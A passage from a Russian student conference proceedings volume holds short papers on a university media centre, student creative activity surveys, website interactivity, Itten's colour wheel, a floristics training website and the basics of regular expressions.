Основные задачи, которые решаются медиа-центром, это организация площадки, где молодые люди могут высказывать свое мнение, генерировать различные инициативы, привлекать студентов к различным активностям и проектам, пропагандировать и популяризовывать исследовательскую деятельность, рекламировать вуз, общаться с будущими абитуриентами в простом не навязчивом формате.

Исследуя различные источники, проводимые встречи и конгрессы с привлечением различных экспертов, можно прийти к выводу, что медиа-центр на сегодняшний день — это неотъемлемая структура в любом вузе, и как оказалось наиболее важная и интересная именно в технических вузах, которые готовят будущих инженеров, исследователей и изобретателей.

В рамках национальных проектов «Наука» и «Образование» актуальной стала тема развития образования и науки, популяризации исследовательской деятельности, особенно в инженерной и фундаментальной науке, которая особо близка и интересна молодежной среде, обучающейся в технических вузах.

Министерство науки и высшего образования РФ предложило молодым журналистам из медиа-центров более глубоко изучать региональную повестку в рамках национальных проектов, освещать многочисленные возможности, которыми они могут воспользоваться в рамках грантовой поддержки, конкурсах и тематических форумах, посвященных исследовательской инженерной деятельности. Кроме того, успешно работающий медиа-центр в техническом вузе, это залог привлечение в вуз мотивированных абитуриентов, желающих получать знания в рамках инженерных и ИТ-специальностей. Это своего рода площадка где молодые люди «на одной языке» могут узнать о вузе, о реализуемых в нем направлений подготовки и специальностях, о внутренней жизни вуза, о возможностях и путях самореализации в данном вузе, что непременно повышает конкурентоспособность нашего высшего учебного

заведения. Участие студентов технического вуза в медиа –центре позволяет им общаться, находить друзей, работать в команде, создавать качественный контент, попробовать себя в роли журналиста, фотографа, видеомонтажера, звукорежиссёра, сценариста, осветителя, стилиста, редактора, быть всегда в центре новостей, ориентироваться в информационной повестке, не только своего вуза, но и современных тенденций и возможностей, открывающихся перед современной молодёжью в своей будущей профессиональной деятельности инженера, конструктора, механика, программиста или будущего ученого.

Современный мир очень конкурентный. Поэтому хочется рекомендовать всем участвовать в различных, может на первый взгляд не профильных компетенциях. В современных реалиях очень важно набирать различные компетенции, навыки, уметь работать в команде, уметь из огромного потока информации выделять наиболее важные и полезные данные, уметь себя самопрезентовать. Все эти навыки развиваются у студентов, участвующих в медиа-центрах. Проведенный анализ показал важность работы и объем возникающих задач у медиа-центра Брянского технического университета.

Список источников

1. Чельшева, И. В. Организация работы молодежного медиаклуба : теория и практика : учебное пособие : [16+] / И. В. Чельшева, А. Д. Березкина. – Москва : Директ-Медиа, 2022. – 128 с.
2. Соколова, А. В. Способы популяризации науки в научно-популярных студенческих медиа / А. В. Соколова // Наука сегодня: фундаментальные и прикладные исследования : Материалы международной научно-практической конференции, Вологда, 26 сентября 2018 года. – Вологда: ООО «Маркер», 2018 – С. 98-101.
3. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.
4. Кузьменко, А. А. Психолого-педагогические основы реализации компетентностного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.
5. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9.

Материал поступил в редколлегию 20.04.2024

УДК 316.74

Анализ влияния студенческой творческой активности на профессиональное самоопределение студентов

Савин Иван Игоревич (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «компьютерные технологии и системы», Тищенко Анастасии Анатольевны (karkuc@yandex.ru)

Аннотация. Период студенчества характеризуется формированием ключевых профессиональных навыков. Кроме учебной деятельности активное место в становлении будущих профессионалов стало занимать участие в студенческом самоуправлении. Данное исследование посвящено анализу влияния студенческой творческой активности на профессиональные навыки студентов.

Ключевые слова: творчество, компетенции, профессионализм

Сегодня в современных реалиях от будущего специалиста требуется не только фундаментальные теоретические знания, но и способность творчески мыслить, переносить знания из одной отрасли в другую, уметь синтезировать методы и подходы, иначе говоря обладать творческой активностью.

Одним из методов развития творческой активности у студентов является участие в различных областях студенческого самоуправления, таких как культурно-массовые, спортивные, волонтерские, научно-исследовательские и другие мероприятия и активности.

Многих студентов привлекает активная жизнь, участие в различного рода мероприятиях и конкурсах. В них они могут реализовать себя, попробовать в разных сферах деятельности, повысить свой творческий потенциал, почувствовать уверенность в себе, развить организаторские способности, получить навыки общения с различными мотивированными людьми.

Для анализа влияния творческой активности была разработана опросная анкета, в которой принимали участия, как представители студенческого актива, так и не привлеченные к творческой деятельности студенты, старших курсов. Также в ходе исследования было отмечено, что практически все активисты не имеют задолженностей по прошлой сессии. Кроме этого были также опрошены выпускники - активисты, и просто выпускники, которые никогда не участвовали в студенческих активностях.

Часть полученных результатов, сведены в таблицу 1. В каждой группе было опрошено по 50 респондентов. Опрос проводился с использованием Гугл таблиц, на основе анонимности.

	Студент-активист	Студент	Выпускник-активист	Выпускник не активист
Как Вы считаете творческая активность мешает или помогает учиться?				
Помогает	60%	32%	73%	43%
Мешает	20%	65%	11%	37%
Затрудняюсь ответить	20%	3%	16%	20%
Получаете ли Вы новые компетенции занимаясь студенческой самодеятельностью?				
Да	83%	-	67%	-
Нет	11%		14%	
Не знаю	6%		5%	
Помогло или поможет Вам участие в активностях в будущей профессиональной деятельности				
Да, надеюсь	75%		73%	
Нет	12%		16%	
Не знаю	13%		11%	

Кроме этого студенты, участвующие в творческой активности, выделили следующие плюсы:

- возможность самореализации, повышение уверенности в себе
- получение навыков тайм-менеджмента;
- умение работать и действовать в команде;
- полезные знакомства, социальные связи, развитие коммуникативных навыков;
- навыки организаторской работы, навыки работы над проектами;
- расширение кругозора.

Все эти компетенции очень востребованы в любой профессиональной деятельности. Навыки организаторской работы в современных организациях важны в любой сфере деятельности. Умение правильно организовывать свое время необходимо любому профессионалу. Полезные знакомства позволяют может помочь не только с будущим трудоустройством, но и позволит расширить круг возможностей и сфер, где в будущем выпускник может развиваться как профессионал. Повышение уверенности в себе поможет кандидату удачно проходить собеседования.

В заключении хотелось бы отметить, что проведенное исследование показало положительное влияние творческой активности на профессиональное самоопределение студентов. Студенчество – это особая социальная группа, особая пара жизни, в ходе которой следует максимально активно применять участие в различных активностях, которые помогают расширять общий кругозор и становиться в итоге более конкурентным индивидуумом в любой сфере профессиональной деятельности.

Список источников

1. Богоявленская Д.Б. Психология творческих способностей: Учеб. пособие для студентов высш. учеб. заведений. М., 2002.

2. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.

3. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.

4. Кузьменко, А. А. Психолого-педагогические основы реализации компетентного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.

5. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9.

Материал поступил в редколлегию 20.04.2024

УДК 004

Влияние интерактивности на восприятие веб-сайтов

Санников Алексей Николаевич (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Малахова Юрия Антоновича (yumat55@yandex.ru)

Аннотация. Представлен комплексный анализ, направленный на изучение влияния уровня интерактивности веб-сайта на восприятие пользователей. Рассматриваются разнообразные аспекты интерактивности, включая как кликабельные элементы управления, так и механизмы обратной связи, а также визуальное оформление с использованием графических и анимационных эффектов. Предполагается, что полученные результаты помогут повысить осознание роли интерактивности в контексте успешного функционирования веб-сайтов и простимулируют дальнейшие улучшения пользовательского опыта.

Ключевые слова: сайт, интерактивность, дизайн, пользовательский опыт, веб-сайт.

С бурным развитием технологий и растущим числом веб-сайтов конкуренция на онлайн-рынке становится все более жесткой. В такой обстановке

важно не только привлечь пользователей на веб-сайт, но и обеспечить их удержание, предлагая наилучший пользовательский опыт.

Одним из ключевых факторов, влияющих на этот опыт, является уровень интерактивности веб-сайта. Понятие интерактивности и восприятия веб-сайтов стало широко распространено в 1990-х годах. Этот термин охватывает широкий спектр элементов, начиная от кликабельных кнопок и форм для отправки сообщений, и заканчивая более сложными функциями, такими как интерактивные графики и анимации [1].

Для достижения высокого уровня интерактивности, веб-разработчики обычно используют различные технологии и инструменты, такие как HTML, CSS, JavaScript и фреймворки для фронтенда. Они позволяют создавать динамический контент, анимации, всплывающие окна и многое другое, что делает веб-сайт более интересным и привлекательным для пользователей.

В процессе анализа архитектуры и дизайна веб-сайта изучены различные аспекты, включая структуру сайта, навигацию, функционал, цветовую гамму, типографику и использование элементов дизайна [2]. Разработана пирамидальная классификационная структура, состоящая из пяти уровней представления сайта: 1. Основной уровень, 2. Уровень описания, 3. Уровень контента, 4. Уровень пользовательского опыта (User Experience), 5. Уровень оптимизации.

Эффективное использование интерактивности веб-сайта позволяет создать более глубокое вовлечение пользователей и повысить их удовлетворение. Интерактивные элементы, такие как возможность комментирования, голосования, интерактивные формы обратной связи и т. д., способствуют активному взаимодействию пользователей и создают уникальный опыт взаимодействия с сайтом.

Для улучшения интерактивности веб-сайта и повышения удовлетворенности пользователей можно составить следующую шестиуровневую классификацию оценки веб-сайтов, которая включает:

1. Визуальная привлекательность, веб-сайт должен быть эстетически привлекательным для пользователей. Грамотное использование цветов, шрифтов, изображений и макетов поможет создать приятное впечатление и привлечь внимание пользователей.

2. Пользовательский опыт - очень важно создать приятное и удобное взаимодействие с веб-сайтом для пользователей. Сайт должен быть интуитивно понятным, легким в использовании и иметь понятную навигацию. Также нужно обратить внимание на скорость загрузки страниц, чтобы пользователи не ждали слишком долго. Информационная ценность: Веб-сайт должен предоставлять полезную и актуальную информацию для пользователей. Контент должен быть информативным, легко читаемым и структурированным. Пользователи должны находить на вашем сайте ответы на свои вопросы и получать нужную информацию.

3. Функциональные и интерактивные возможности: важно предоставить пользователям разнообразные функции и возможности. Это может

быть возможность отправки контактных форм, комментирования статей, подписки на новости, фильтрации и сортировки продуктов или услуг. Возможности интерактивности помогут пользователям взаимодействовать с вашим сайтом и улучшить общий пользовательский опыт.

4. **Безопасность:** Защита данных пользователей является одним из важнейших аспектов веб-сайта. Ответственность за обеспечение безопасности лежит на веб-разработчиках и администраторах. Они должны применять соответствующие меры для защиты пользовательской информации, включая шифрование данных, регулярные резервные копии и защиту от вредоносных программ и хакерских атак.

5. **Оптимизация:** Веб-сайт должен быть оптимизирован для поисковых систем, чтобы его легче было найти пользователем. Это включает в себя оптимизацию мета-тегов, заголовков, описаний страниц, использование ключевых слов и улучшение скорости загрузки. Также важно, чтобы сайт был адаптивным и отображался корректно на различных устройствах.

6. **Навигация:** Ясная и эффективная навигация помогает пользователям быстро находить нужную им информацию. Главное меню, ссылки на подразделы сайта и поиск должны быть легко обнаружимыми и доступными на всех страницах. Также рекомендуется использовать хлебные крошки и сайтмапы для повышения удобства навигации.

При разработке и создании веб-сайтов требуется учитывать данную классификацию и соответствующие ей критерии оценки, чтобы обеспечить высокий уровень удовлетворенности и эффективное взаимодействие с сайтом. Проведенный анализ подчеркивает важность учета интерактивных элементов при разработке веб-сайтов, также подводит к необходимости дальнейших исследований в этой области для более глубокого понимания влияния интерактивности на восприятие и удовлетворенность пользователей веб-сайтами. Анализ интерактивности веб-сайта позволил выявить следующие важные аспекты:

1. **Технические аспекты интерактивности:** взаимодействие с пользователями, возможность отправки сообщений, кликабельные кнопки и другие интерактивные элементы, которые сделали сайт более привлекательным для посетителей.

2. **Дизайн-аспекты интерактивности:** элементы дизайна, такие как интерактивные графики и анимации, внесли значительный вклад в привлекательность и удобство пользовательского опыта.

3. **Влияние интерактивности на пользовательское взаимодействие:** исследование выявило, что наличие интерактивных элементов на веб-сайте способствует увеличению активности пользователей. Возможность комментирования, оценивания контента или участия в опросах позволяет пользователям взаимодействовать друг с другом и с самим сайтом, что создает более плотное сообщество и повышает уровень удовлетворенности пользователей.

4. **Улучшение пользовательского опыта:** интерактивность

способствует увеличению удовлетворенности пользователей и созданию положительного пользовательского опыта. Взаимодействие с интерактивными элементами делает посещение веб-сайта более занимательным и увлекательным, что способствует повышению уровня удовлетворенности и лояльности пользователей.

Таким образом, интерактивность веб-сайта играет значимую роль в оказании положительного влияния, как на пользовательский опыт, так и на восприятие. При этом сформированы рекомендации для разработчиков и дизайнеров веб-сайтов. Во-первых, следует внедрять интерактивные элементы на веб-сайты и обеспечивать их функциональность и эстетическое оформление. Во-вторых, при проектировании интерактивных элементов необходимо учитывать индивидуальные потребности и предпочтения пользователей. В-третьих, создание удобного и привлекательного веб-пространства, где пользователи могут свободно взаимодействовать с интерактивными элементами и легко усваивать информацию, является приоритетной задачей. В целом, интерактивность способна улучшить пользовательский опыт, повысить уровень восприятия пользователей, а также создать более привлекательный и запоминающийся веб-ресурс.

Список источников

1. Никитенко, А. А. Интерактивность, мультимедийность, гипертекстуальность как детерминирующие типологические признаки сетевых изданий / А. А. Никитенко // Вестник Воронежского государственного университета. Серия: Филология. Журналистика. - 2009. - № 1. - С. 159-166.
2. Управление данными : лабораторный практикум / А. С. Сазонова, А. А. Кузьменко, Л. Б. Филиппова [и др.]. – Москва : ООО «Директ-Медиа», 2022. – 60 с. – ISBN 978-5-4499-3160-3. – DOI 10.23681/691722.
3. Кузьменко, А. А. Психолого-педагогические основы реализации компетентного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.
4. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9. – EDN EWDEKX.

Материал поступил в редколлегию 20.04.2024

УДК 004.92

Строение и особенности применения цветового круга

Сивкова Дарья Сергеевна (ст.гр.21-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филипповой Людмилы Борисовны (libv88@mail.ru)

Аннотация: Цветовой круг Иттена является важным инструментом для художников и дизайнеров, помогая им выбирать гармонирующие цвета и создавать новые оттенки. Используя этот круг, можно улучшить свои навыки в боте с цветом и развивать свой творческий потенциал.

Ключевые слова: цвет, дизайн, цветовой круг, гармония, цветовые сочетания.

Йоханнес Иттен - швейцарский художник, дизайнер, педагог и исследователь цвета. Он наиболее известен как основатель школы дизайна в Баухаусе и автор книги “Искусство цвета”. Иттен разработал цветовой круг, который носит его имя, а также другие методы и инструменты для работы с цветом в искусстве и дизайне.

Цветовой круг Иттена — это инструмент для подбора цветовых сочетаний и создания гармоничных цветовых схем. Он нужен, чтобы быстро подобрать цвета, подходящие друг другу, и потом использовать их для оформления рекламного баннера, интерьера или даже колорирования волос.

Цветовой круг состоит из нескольких видов цветов.

Первичные цвета — это цвета, которые нельзя получить путем смешивания других цветов. В круге Иттена первичными цветами являются красный, желтый и синий. Эти цвета считаются основными, так как они составляют основу всех других цветов в круге.

Вторичные цвета получаются путем смешивания двух первичных цветов. В круге Иттена вторичными цветами являются оранжевый (смесь красного и желтого), фиолетовый (смесь синего и красного) и зеленого (смесь синего и желтого).

Третичные цвета. Получаются при смешивании первичного и вторичного цвета, которые соседствуют на схеме. Например, жёлтый и зелёный дают жёлто-зелёный, жёлтый и оранжевый — жёлто-оранжевый.

В результате во внешнем круге есть 12 цветов: три первичных, три вторичных и шесть третичных.

Основываясь на цветовом круге Иттена, можно вывести цветовые схемы, которые облегчат понимание колористики и помогут подобрать гармоничные цвета для вашего дизайна.

Монохромная или аналоговая палитра. Это сочетание трех цветов, находящихся рядом на цветовом круге. Эта палитра — спокойная и сдержанная. Подойдет если необходим создать плавные переходы цвета, без резких акцентов.

Комплементарная или контрастная палитра. Цвета, находящиеся на противоположных сторонах круга. Применяется если необходимо создать динамику и контраст. Чаще всего цвета используются в разных пропорциях. Если их использовать поровну, то цвета будут заглушать друг друга.

Триада. Сочетание трех цветов, взятых из разных гамм. Чтобы их определить достаточно нарисовать внутри круга равносторонний треугольник. Вершины треугольника будут указывать на цвета триады. Используется эта палитра, когда необходимо передать мягкий контраст и добавить разнообразие в цветовую гамму.

Контрастная триада. Палитра, в которой берутся два первичных цвета и один дополнительный, расположенный неподалеку от одного из выбранных основных. Палитра подойдет, если есть необходимость снизить контраст или расширить цветовую гамму.

Тетрада. Сочетание четырех цветов попарно контрастных. Найти их можно если внутри круга начертить квадрат. Вершины этого квадрата и будут искомыми цветами. Палитра, созданная при помощи этой схемы, будет отличаться яркостью и красочностью.

Прямоугольная схема. В отличие от тетрады цвета используются менее контрастные – два из которых контрастные, а два аналоговые или близлежащие. Такая палитра получается в меру яркая и в меру спокойная.

Цветовой круг Иттена рассчитан на 12 цветов. Но не всегда для работы хватает этого количества. Чтобы расширить выбор необходимо к каждому из этих цветов добавить черный или белый, затемнить или осветлить. Так же получить множество оттенков можно путем смешивания соседних цветов в разных пропорциях.

Работать с кругом Иттена могут как новички, так и профессионалы. Но стоит помнить, что это всего лишь инструмент, упрощающий подбор цвета. Поэтому важно понимать, как грамотно использовать полученные цвета, в каких пропорциях и по какой логике.

Список источников

1. Иттен Й. Искусство цвета // Дизайн. Искусство. Живопись 2018. № 3. С. 44–85.
2. Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А. Применение технологий визуализации игрового контента при создании обучающей игры-Тула: Известия Тульского государственного университета. Технические науки. - 2022. - № 7. - С. 123-132
3. ТЕХНОЛОГИЯ ТРЕХМЕРНОГО МОДЕЛИРОВАНИЯ В BLENDER 3D: учебное пособие / Кузьменко А.А., Гладченков А.Д., Филиппова Л.Б., Рак Е.В., Леонов Е.А., Терехов М.В., Сазонова А.С. – Москва: Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 79 с.
4. Городецкая С.В. Основы композиции в графическом дизайне : учебное пособие для СПО / Городецкая С.В., Аверкин Ю.А., Аверкина К.А.. — Москва, Саратов : Профобразование, Ай Пи Ар Медиа, 2024. — 163 с. — ISBN

ISBN 978-5-907570-84-9 79-я студенческая научная конференция,
18 – 22 марта 2024 г., сборник статей и докладов
978-5-4488-1727-4, 978-5-4497-2513-4. — Текст : электронный // Цифровой
образовательный ресурс IPR SMART : [сайт]. — URL:
<https://www.iprbookshop.ru/134535.html> (дата обращения: 15.04.2024). — Режим
доступа: для авторизир. пользователей

5. **ОСНОВЫ КОМПОЗИЦИИ В ВЕБ-ДИЗАЙНЕ:** учебное пособие
/Сазонова А.С., Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А., Леонов Ю.А.
– Курск: Закрытое акционерное общество "Университетская книга", 2023 – 99 с.

6. Кузьменко, А. А. Психолого-педагогические основы реализации компетентностного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.

Материал поступил в редколлегию 20.04.2024

УДК 004.9; 005

Разработка обучающего сайта «Флористика»

Скорбилина Анна Сергеевна (ст.гр. О-21-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Казакова Юрия Михайловича (kum2000@yandex.ru)

Аннотация. Использование обучающих курсов при освоении новых видов профессиональной деятельности имеет в настоящее время все большее значение. Они позволяют как новичкам, так и опытным пользователям расширить свои знания в их профессиональной деятельности.

Ключевые слова: флористика, веб-сайт, учебные курсы, интерфейс.

Использование возможностей интернета для обучения новым специальностям, повышение квалификации в настоящее время непрерывно растет. Разработка и внедрение обучающих курсов позволяет эффективно использовать накопленный опыт и повысить качество подготовки специалистов в конкретных предметных областях.

Целью данной работы является разработка сайта «Флористика». Сайт позволяет пользователям узнать историю по флористике и о создании студии для флористов, также представлены возможные курсы для флористов и расчет рассрочки для курсов.

При выполнении работы по созданию сайта были рассмотрены и проанализированы подобные веб-ресурсы, с целью определить набор функциональных требований к разрабатываемому программному продукту. Оценка производилась по следующим критериям:

- скорость загрузки страниц;
- понятность интерфейса;
- количество обучающего материала;
- адаптируемость для мобильных устройств;
- наличие возможности проверки знаний.

Разработка образовательного веб-сайта «Флористика» включает в себя использование технологий веб-разработки, таких как HTML5 и CSS3. Это дает возможность в создании современного, интерактивного и отзывчивого пользовательского интерфейса, который обеспечивает эффективное обучение и комфортное взаимодействие пользователя с платформой.

Использование данных технологий при создании сайта позволяет предоставить контроль над внешним видом и макетом веб-страниц, делая их более привлекательными и функциональными:

- внешний вид и стиль;
- разделение структуры и стиля;
- адаптивный дизайн;
- позиционирование элементов;
- анимации и переходы;
- улучшение доступности;
- совместимость с разными браузерами;
- повторное использование стилей.

Были созданы новостные карточки на главной странице (Рисунок1)
Новости




Рисунок 1. Новостные карточки

Также были созданы карточки мастер классов (Рисунок2).

Мастер-классы




Рисунок 2. Карточки мастер классов

На основе JavaScript был создан калькулятор по вычислению рассрочки, который позволяет пользователям рассчитать размер ежемесячного платежа на онлайн вебинар, после чего производится расчет и вывод результата на веб-странице.

Список источников

1. Никсон, Р. Создаем динамические веб-сайты с помощью PHP, MySQL, JavaScript, CSS и HTML5 / Р. Никсон. – 5-е изд. – Санкт-Петербург: Питер, 2022. – 815 с
2. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9. – EDN EWDEKX.
3. Дергачев К.В. Обеспечение эргономичности пользовательского интерфейса при проектировании веб-сайтов. В сборнике: Инновационные методы и модели в экономической психологии, эргономике, производственном менеджменте. Материалы Всероссийской научно-практической конференции с международным участием. 2015. С. 196-199.
4. Дергачев К.В., Кузьменко А.А., Спасенников В.В. Анализ взаимосвязи объекта и парадигмы исследования в эргономике с использованием информационных технологий. Эргодизайн. 2019. № 1 (3). С. 12-22.
5. Кузьменко А.А., Кондратенко С.В., Сазонова А.С., Аверченков А.В., Филиппов Р.А. Разработка структуры web-ресурса на основе потребностей конечного пользователя. В сборнике: Новые информационные технологии в научных исследованиях. Материалы XXIII Всероссийской научно-технической конференции студентов, молодых ученых и специалистов: в 2 томах. 2018. С. 183-185.

Материал поступил в редколлегию 20.04.2024

УДК 004

Выявление особенностей использования регулярных выражений

Сысков Дмитрий Юрьевич (ст.гр.22-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «компьютерные технологии и системы», Тищенко Павла Алексеевича (karkuc@yandex.ru)

Аннотация. Сегодня актуальной задачей у разработчиков программного обеспечения стоит задача реализации проверки корректности вводе данных пользователем или задача анализа текста по заданному шаблону, именно эти задачи помогают реализовать в программных кодах регулярные выражения. Данное исследование посвящено анализу особенностей написания и применения регулярных выражений.

Ключевые слова: анализ текста, регулярные выражения

Очень часто пользователю, работающему с разработанной Вами информационной системой, необходимо вводить телефон или ИНН, или какой-то другой структурированный особым образом текст. В данном случае необходимо будет сделать защиту от ошибок набора некорректных данных. Можно конечно написать длинный код, но можно воспользоваться возможностью языков программирования, а именно использовать для проверки вводимых данных такой инструмент, как регулярные выражения.

Регулярные выражения (*Regular Expressions*) это удобный, позволяющий искать определенные фрагменты текста, которые соответствуют определенным правилам, заданным в регулярном выражении. Правило поиска, называется шаблоном или маской, оно может содержать как обычные символы, так и метасимволы, например, //. Шаблон — это своего рода набор различных символов, синтаксис которых задан в документации к языку программирования, в котором имеется такой инструмент, как регулярные выражения.

Приведем пример регулярное выражения для поиска в тексте определенной информации. Вначале создаем шаблон, например, “\d+”. В данном случае в соответствии с синтаксисом языка программирования будем в тексте искать цифры (\d), которые встречаются от одного до бесконечности раз (+).

Затем берем произвольный текст. Пусть у нас есть предложение «А.С. Пушкин родился 26 мая (6 июня) 1799 года в Москве.» и к нему применяем регулярное выражение “\d+”. В результате будут найдены следующие цифры 26, 6, 1799, с которыми в дальнейшем можно работать.

Регулярные выражения чаще всего применяются, для:

- проверки корректности ввода информации некому заданному шаблону
- поиска в тексте требуемой информации в соответствии с определенным заданным шаблоном в соответствии с синтаксисом языка;

- поиска и замены по какой-то причине текста, который соответствует шаблону, на другие данные.

Как показывает практика применения регулярных выражений, они особенно эффективны в программах, написанных на интерпретируемых (скриптовых) языках: Python, Perl, JavaScript, PHP и др. Регулярные выражения тут работают быстрее, потому что библиотеки, реализующие их, пишутся на высокопроизводительных компилируемых языках (C, C++, Assembler).

На практике применяются три типа регулярных машинных выражений.

1. DFA (Deterministic Finite-state Automaton) машины – детерминированные конечные автоматические устройства. Они работают линейно по времени, и никогда дважды не анализируют один символ.

2. NFA (not determinated final automatic devices) машины – недетерминированный конечный автомат. Проверяет все возможные данные в соответствии с заданным шаблоном регулярного выражения в определенном порядке и выбирая первое подходящее значение, поэтому не может находить самые длинные вхождения. Также может проверять одно и то же место, поэтому работает медленнее.

3. NFA - машины POSIX похожи на традиционные NFA-машины, но они работают пока не найдут максимально длинное соответствие и имеют стандартную реализацию.

Для изучения синтаксиса и подходов, используемым в шаблонах регулярных выражений можно воспользоваться MSDN. Например, Нет - указывает, что никакие параметры не заданы, а IgnoreCase - определяет соответствие без учета регистра. Или параметр «Compiled», он указывает, что регулярное выражение компилируется в сборку. Сопоставление регулярного выражения будет выполняться быстрее, но на первоначальную компиляцию уходит больше времени. Этот параметр (хотя и заманчивой) следует использовать только тогда, когда выражение будет использоваться много раз. например, в цикле foreach.

Или другой пример, регулярное выражение ECMAScript включает поведение выражения, совместимое с ECMAScript. Этот флаг может использоваться только в сочетании с флагами IgnoreCase, Многострочный и скомпилированный. Использование этого флага с любыми другими флагами приводит к исключению.

Как видно из представленного анализа использование регулярных выражений достаточно полезно при создании любых программных продуктов, требующих анализировать или искать данные в соответствии с какими-то заданными характеристиками. Но, как и со всеми инструментами в программировании для их изучения и использования, необходима детальная самостоятельная проработка, изучение и практическое применение в учебных задачах.

Список источников

1. Фридл, Дж. Регулярные выражения – СПб.: Питер, 2003. – 464 с. (В свободном доступе на <http://www.softtime.ru/info/fridl.php>).

2. Кондратенко С.В., Кузьменко А.А., Спасенников В.В. Анализ динамики патентования изобретений в сфере удовлетворения жизненных потребностей человека. Вестник Брянского государственного технического университета. 2017. № 4 (57). С. 183-191.

3. Кузьменко А.А., Сковородко А.А., Спасенников В.В. Формирование профессионально важных качеств студентов-дизайнеров на основе компетентностного подхода. Alma Mater (Вестник высшей школы). 2017. № 5. С. 66-70.

